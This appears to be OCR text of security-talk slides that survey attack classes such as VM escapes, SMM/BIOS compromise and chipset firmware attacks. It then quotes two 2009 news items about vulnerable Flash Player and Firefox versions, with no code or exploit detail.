
Hypervisor Attacks AKA "VM escapes"

(e.g. exploiting Xen hypervisor, VMWare 3D graphics)




SMM/BIOS attacks

(e.g. SMI handler compromise, BIOS reflashing)




SMM attacks cont. (now SMM as an attack aid)

(e.g. Intel TXT bypassing, Xen hypervisor compromises from Dom0)



Attacking Chipset Firmware
(e.g. Intel AMT)



Unconditional Ring 3 → 0 (-1) escalation? Microcode compromise?

Now, the real-world examples

Remote App Attacks

Just take a look at any security news portal: 90% of the news these days revolve around application (usermode) security...

September 2nd, 2009

Snow Leopard ships with vulnerable Flash Player

Posted by Ryan Naraine @ 4:42 pm

Categories: Adobe, Anti Virus, Apple, Data theft, Denial of Service (DoS)...

Tags: Apple Macintosh, Macromedia Flash Player, Malware, Apple Mac OS X, Spyware...

83 TalkBacks ADD YOUR OPINION | SHARE | PRINT | E-MAIL | WORTHWHILE? +11 21 VOTES

Apple's new operating system comes with an outdated version of Flash Player that exposes Mac users to hacker attacks.

The initial release of Mac OS X 1..6 (Snow Leopard) includes Flash Player 10.0.23.1, which is very much out of date. The fully patched version of Flash Player for Mac is version 10.0.32.18.

Read the rest of this entry »

source: **zdnet**.com, Sept 2009

10 September 2009, 12:18 « previous | next »

Numerous holes in Firefox 3.0 and 3.5 fixed

The Mozilla Foundation has released Firefox versions 3.0.14 and 3.5.3, which close several critical security holes in previous versions. Attackers were able to exploit a flaw in FeedWriter to execute JavaScript code in a victim's browser with Chrome privileges, the highest rights code can run at within the browser. In addition, a flaw in the management of columns of a XUL tree element to manipulate pointers can be exploited to allow the execution of injected code. Victims need only visit a specially crafted website for the attack to take place.

source: www.**h-online**.com, Sept 2009

Local Kernel Escalations

Those bugs are also in the news...
